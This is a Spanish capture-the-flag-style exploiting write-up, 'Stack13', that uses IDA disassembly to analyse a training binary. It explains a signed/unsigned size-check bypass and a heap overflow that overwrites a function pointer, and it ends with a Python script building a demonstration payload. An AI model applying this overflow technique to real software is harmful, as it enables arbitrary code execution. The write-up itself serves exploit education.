



@ 17. jun. 2016

Exploiting::**Stack13**
by N4x0r & l0ngin0s

• [CLS::Exploiting::Nivel básico::Stack13] •

Sumario

. Primera aproximación	2
. Análisis estático	2
. Analisis de posibles vulnerabilidades.	5
. Explotación 101	6
. Bypass de los checks iniciales	6
. Function pointer overwrite by Heap Overflow	6
. Shellcode	14
. Final Payload.....	15

. Primera aproximación .

Este reto, como los anteriores, consiste en generar un fichero que al leerse por el binario pueda explotar alguna vulnerabilidad del programa, y como prueba de concepto se deberá ejecutar una calculadora como demostración de ejecución arbitraria de código.

. Análisis estático .

Nuestros primeros pasos en cuanto al análisis de binario se refiere consistirá en resolver símbolos para poder comprender mejor el comportamiento del programa, para así poder identificar vulnerabilidades potenciales en el mismo.

Abrimos el binario en IDA y vemos el desensamblado. Podemos apreciar que el binario esta implementado a base de estructuras, y estas se crean en el *heap*.

```
sub_10101080 proc near
    DstBuf= byte ptr -5014h
    var_14= dword ptr -14h
    Size= dword ptr -10h
    var_C= dword ptr -0Ch
    var_8= dword ptr -8
    var_4= dword ptr -4

    mov     ebp, esp
    mov     eax, 5014h
    call    sub_101013A0
    call    ds:imp_malloc ; Size
    add     esp, 4
    mov     [ebp+var_8], eax
    call    sub_10101360 ; Size
    add     esp, 4
    mov     [ebp+var_C], eax
    cmp     [ebp+var_C], 0
    jz      short loc_101010D8

    xor     eax, eax
    mov     ecx, [ebp+var_C]
    mov     [ecx], eax
    mov     [ecx+4], eax
    mov     [ecx+8], eax
    mov     [ecx+0Ch], eax
    mov     [ecx+10h], eax
    mov     [ecx+14h], eax
    mov     [ecx+18h], eax
    mov     [ecx+1Ch], eax
    mov     [ecx+20h], eax
    mov     [ecx+24h], eax
    mov     edx, [ebp+var_8]
    mov     [ebp+var_14], edx
    jmp     short loc_101010DF

loc_101010D8:
    mov     [ebp+var_14], 0
```

Existen 5 instancias de una misma estructura llamada MyStruct, aunque a continuación veremos que de estas 5 solo son relevantes 2.


Podemos ver la composición de esta estructura en la ventana *Structures* de IDA, ya que esta estructura venía resuelta en el propio `.idb`.


```
Structures
00000000 MyStruct      struc ; (size
00000000 foo2          dd ?
00000004 p_size       dd ?
00000008 size         db ?
00000009 sizeb        db 3 dup(?)
0000000C cookie       dd ?
00000010 leidos       dd ?
00000014 cookie2      dd ?
00000018 cantidad    dd ?
0000001C maxsize     dd ?
00000020 buf         dd ?
00000024 foo3        dd ?
00000028 MyStruct    ends
00000028

1. MyStruct:0020 |
```

Vista la composición de la estructura y los correspondientes *offsets* de sus elementos, podemos empezar a resolver símbolos. Me he tomado la libertad de saltarme este paso, ya que resolver símbolos es un proceso relativamente sencillo.

A continuación, enseñare una imagen del *flow-chart* de la función `main` dividido en *basic-blocks* con *pseudo-c* equivalente a lo que haría cada *basic-block*.





Respecto a la función `check`, la representación en *pseudo-c* equivalente es la siguiente:

Pseudocode-A

```


1 void __cdecl check(MyStruct *valores, void *DestBuf)
2 {
3     if ( valores->cookie == 0x45464748 )
4         memcpy(valores->buf, DestBuf, valores->leidos);
5 }

```

00000416 | check:3 |

. Analisis de posibles vulnerabilidades.

Existen dos *función pointers* en de la estructura MyStruct, estos son foo2 y foo3.



```
101012C6
101012C6 loc_101012C6:
101012C6 lea     ecx, [ebp+DstBuf]
101012CC push    ecx           ;_bufpad
101012CD mov     edx, [ebp+valores]
101012D0 push    edx           ;_pvalores
101012D1 call    check
101012D6 add     esp, 8
101012D9 mov     eax, [ebp+valores]
101012DC movzx   eax, byte ptr [eax+9]
101012E0 cdq
101012E1 sub     eax, edx
101012E3 sar     eax, 1
101012E5 push    eax
101012E6 push    1000h
101012EB push    32h
101012ED mov     ecx, [ebp+valores]
101012F0 mov     edx, [ecx+20h]
101012F3 push    edx
101012F4 mov     eax, [ebp+valores]
101012F7 mov     ecx, [eax+24h]
101012F9 call    ecx
101012FC add     esp, 10h
101012FF push    offset aWeWin ; "We win"
10101304 mov     edx, [ebp+valores]
10101307 mov     eax, [edx]
10101309 call    eax
1010130B add     esp, 4
1010130E xor     eax, eax
```

Structures

```
00000000 MyStruct      struc ; (size
00000000 foo2          dd ?
00000004 p_size      dd ?
00000008 size        db ?
00000009 sizeb       db 3 dup(?)
0000000C cookie      dd ?
00000010 leidos       dd ?
00000014 cookie2     dd ?
00000018 cantidad   dd ?
0000001C maxsize    dd ?
00000020 buf         dd ?
00000024 foo3        dd ?
00000028 MyStruct   ends
00000028
```

1. MyStruct:0020 |

El vector de explotación que seguiremos en este *wroteup* será sobrescribir el valor de `foo3` con un valor arbitrario para poder controlar el *flow* de ejecución.

Para poder llevar esto a cabo deberemos asegurarnos de cumplir los siguientes objetivos:

- 1- `valores->size` debe ser menor o igual que `valores->maxsize`
- 2- `valores->size` deberá ser menor o igual que `valores->leidos`
- 3- `valores->cookie` deberá tener el valor de `0x45464748`
- 4- Saber el `offset` en `DestBuf` equivalente a `foo3` después de la función `check`

En la siguiente sección veremos como cumplir cada uno de estos objetivos.

. Explotación 101 .

. Bypass de los checks iniciales .

Dicho en la sección anterior, la primera fase de explotación será asegurarse de hacer *bypass* de todos los *checks* para que el programa ejecute el *function pointer* de `valores->foo3` en la función `main`.

El primer requisito es encontrar un valor para `valores->size` que sea menor o igual que `valores->maxsize` (50) y que sea menor o igual que `valores->leidos`.

Visto en ejercicios anteriores, podremos hacer *bypass* a estos *checks* con un *integer overflow*. Puesto que funciones como `read`, `memcpy`, `malloc` entre muchas otras funciones *POSIX* utilizan un tipo `size_t` como dato en sus argumentos. El problema con `size_t` es que es un tipo de `unsigned integer`.

Dicho esto si ponemos `0xff` como `size`, si hacemos el `check1` basándonos en dígitos con signo, `0xff` será menor que 50.

Por el contrario, si hacemos la misma operación y asumimos que los dígitos de la operación son `unsigned`, entonces `0xff` será mayor que 50, ya que `0xff` es el mayor dígito representable en un *byte*, asumiendo que nos referimos a dígitos sin signo (solo positivos).


Dicho esto, `0xff` será nuestro candidato a `size`, y así podremos hacer *bypass* a `checks 1 y 2`.

Seguidamente, para hacer *bypass* a `check3` lo único que tendremos que hacer es asegurarnos que el `dword` después del primer *byte* en `fichero.dat` corresponde a `0x45464748`.

. Function pointer overwrite by Heap Overflow .

La siguiente fase de explotacion es hacerse con el control de uno de los *function pointers*. En este *wroteup* nos centraremos en como obtener control sobre `foo3`, pero muy posiblemente haya mas vectores de explotación.

Antes de nada, debemos fijarnos en el elemento `valores->buf`, porque es ahí donde el desbordamiento tendrá lugar. La siguiente figura muestra donde `valores->buf` es inicializado.



```
10101120
10101120 loc_10101120:
10101120 mov     edx, [ebp+var_8]
10101123 push    edx
10101124 push    offset aAddress108x ; "address1 :%08x\n"
10101129 call    _printf
1010112E add     esp, 8
10101131 mov     eax, [ebp+valores]
10101134 mov     dword ptr [eax+1Ch], 32h
10101138 mov     ecx, [ebp+valores]
1010113E mov     dword ptr [ecx+0Ch], 0
10101145 mov     edx, [ebp+valores]
10101148 mov     dword ptr [edx+14h], 0
1010114F mov     eax, [ebp+valores]
10101152 mov     byte ptr [eax+8], 0
10101156 mov     ecx, [ebp+valores]
10101159 mov     edx, [ebp+var_8]
1010115C mov     [ecx+20h], edx
1010115F push    offset Mode ; "rb"
10101164 push    offset Filename ; "fichero.dat"
10101169 call    ds:__imp__fopen
1010116F add     esp, 8
10101172 mov     FILE_f1, eax
10101177 cmp     FILE_f1, 0
1010117E jnz     short loc_10101196
100.00% (128,641) (226,1) 0000055C 1010115C: _main+DC |
```

Podemos observar que `valores->buf` es inicializado con otra instancia de `MyStruct`, `var_8`. Recordemos que esta instancia es creada al principio de `main`.

```

IDA View-A
10101080
10101080
10101080 ; Attributes: bp-based frame
10101080 ; int __cdecl main(int argc, char **argv)
10101080 _main proc near
10101080
10101080 DstBuf= byte ptr -5014h
10101080 var_14= dword ptr -14h
10101080 Size= dword ptr -10h
10101080 var_C= dword ptr -0Ch
10101080 var_8= dword ptr -8
10101080 valores= dword ptr -4
10101080
10101080 push    ebp
10101081 mov     ebp, esp
10101083 mov     eax, 5014h
10101088 call    __chkstk
1010108D push    40 ; Size
1010108F call    ds:__imp__malloc
10101095 add     esp, 4
10101098 mov     [ebp+var_8], eax
1010109B push    40 ; size
1010109D call    new
101010A2 add     esp, 4
100.00%| (314,-55)| (267,0)| 00000498| 10101098: _main+18|

```

A continuación veremos el lugar donde el *overflow* tiene lugar.

```


IDA View-A
10101010
10101010
10101010 ; Attributes: bp-based frame
10101010 ; void __cdecl check(MyStruct *valores, void *DestBuf)
10101010 check proc near
10101010
10101010 valores= dword ptr 8
10101010 DestBuf= dword ptr 0Ch
10101010
10101010 push    ebp
10101011 mov     ebp, esp
10101013 mov     eax, [ebp+valores]
10101016 cmp     dword ptr [eax+0Ch], 45464748h
1010101D jnz     short loc_10101039

1010101F mov     ecx, [ebp+valores]
10101022 mov     edx, [ecx+10h]
10101025 push    edx ; Size
10101026 mov     eax, [ebp+DestBuf]
10101029 push    eax ; Src
1010102A mov     ecx, [ebp+valores]
1010102D mov     edx, [ecx+20h]
10101030 push    edx ; Dst
10101031 call    memcpy
10101036 add     esp, 0Ch

10101039 loc_10101039:
10101039 pop     ebp
1010103A retn
1010103A check endp
1010103A
100.00%| (-41,-5)| (263,0)| 00000410| 10101010: check|

```



Como podemos ver en la figura anterior, el memcpy de la función check copia *n bytes* de DestBuf a valores->buf.




```
Structures
00000000 MyStruct      struc ; (sizeof
00000000 foo2          dd ?
00000004 p_size      dd ?
00000008 size        db ?
00000009 sizeb       db 3 dup(?)
0000000C cookie      dd ?
00000010 leidos       dd ?
00000014 cookie2      dd ?
00000018 cantidad    dd ?
0000001C maxsize     dd ?
00000020 buf         dd ?
00000024 foo3        dd ?
00000028 MyStruct    ends
00000028

1. MyStruct:0020 |
```

Recordemos que DestBuf es una variable local de main, la cual inicializamos con el ultimo fread.



```
Stack of _main
-00005014
-00005014 DstBuf      db 20480 dup(?)
-00000014 var_14      dd ?
-00000010 Size       dd ?
-0000000C var_C       dd ?
-00000008 var_8       dd ?
-00000004 valores    dd ?
+00000000 s         db 4 dup(?)
+00000004 r         db 4 dup(?)
+00000008
+00000008 ; end of stack variables
SP+0000501C |
```



```
IDA View-B
10101206 push     ecx          ; DstBuf
10101207 call     ds: __imp_fread
1010120D add     esp, 10h
10101210 mov     edx, [ebp+valores]
10101213 mov     [edx+10h], eax
10101216 mov     eax, FILE_f1
1010121B push     eax          ; File
1010121C push     5000h         ; Count
10101221 push     1           ; ElementSize
10101223 lea     ecx, [ebp+DstBuf]
10101229 push     ecx          ; DstBuf
1010122A call     ds: __imp_fread
10101230 add     esp, 10h
10101233 mov     edx, [ebp+valores]
10101236 mov     [edx+10h], eax
10101239 mov     eax, [ebp+valores]
1010123C movsx   ecx, byte ptr [eax+8]
10101240 mov     edx, [ebp+valores]
10101243 cmp     ecx, [edx+1Ch]
10101246 jle     short loc_1010125E

100.00% | (24,2034) | (348,0) | 000005FB | 101011FB: _main+17B |
```

En conclusión, si quisiéramos sobrescribir el valor de `valores->foo3`, podríamos sobrescribir 10 dwords de la estructura `var_8` a la que `valores->buf` apunta, y una vez habiendo echo eso, los siguientes 12 dwords sobrescribirán la estructura `valores` (dos extra dwords por la cabecera del *heap chunk*), con los últimos 4 bytes sobrescribiendo `valores->foo3`.

Hagamos una simple demostracion y corramos el siguiente script:

```
import struct, subprocess


p = lambda x : struct.pack("<I", x)

payload = "\xff" + p(0x45464748) + p(0xdeadbeef) + p(0xff)
payload += p(0xdeadbeef) * (10)
payload += p(0x0badf00d) * (11)
payload += p(0xcafebabe)

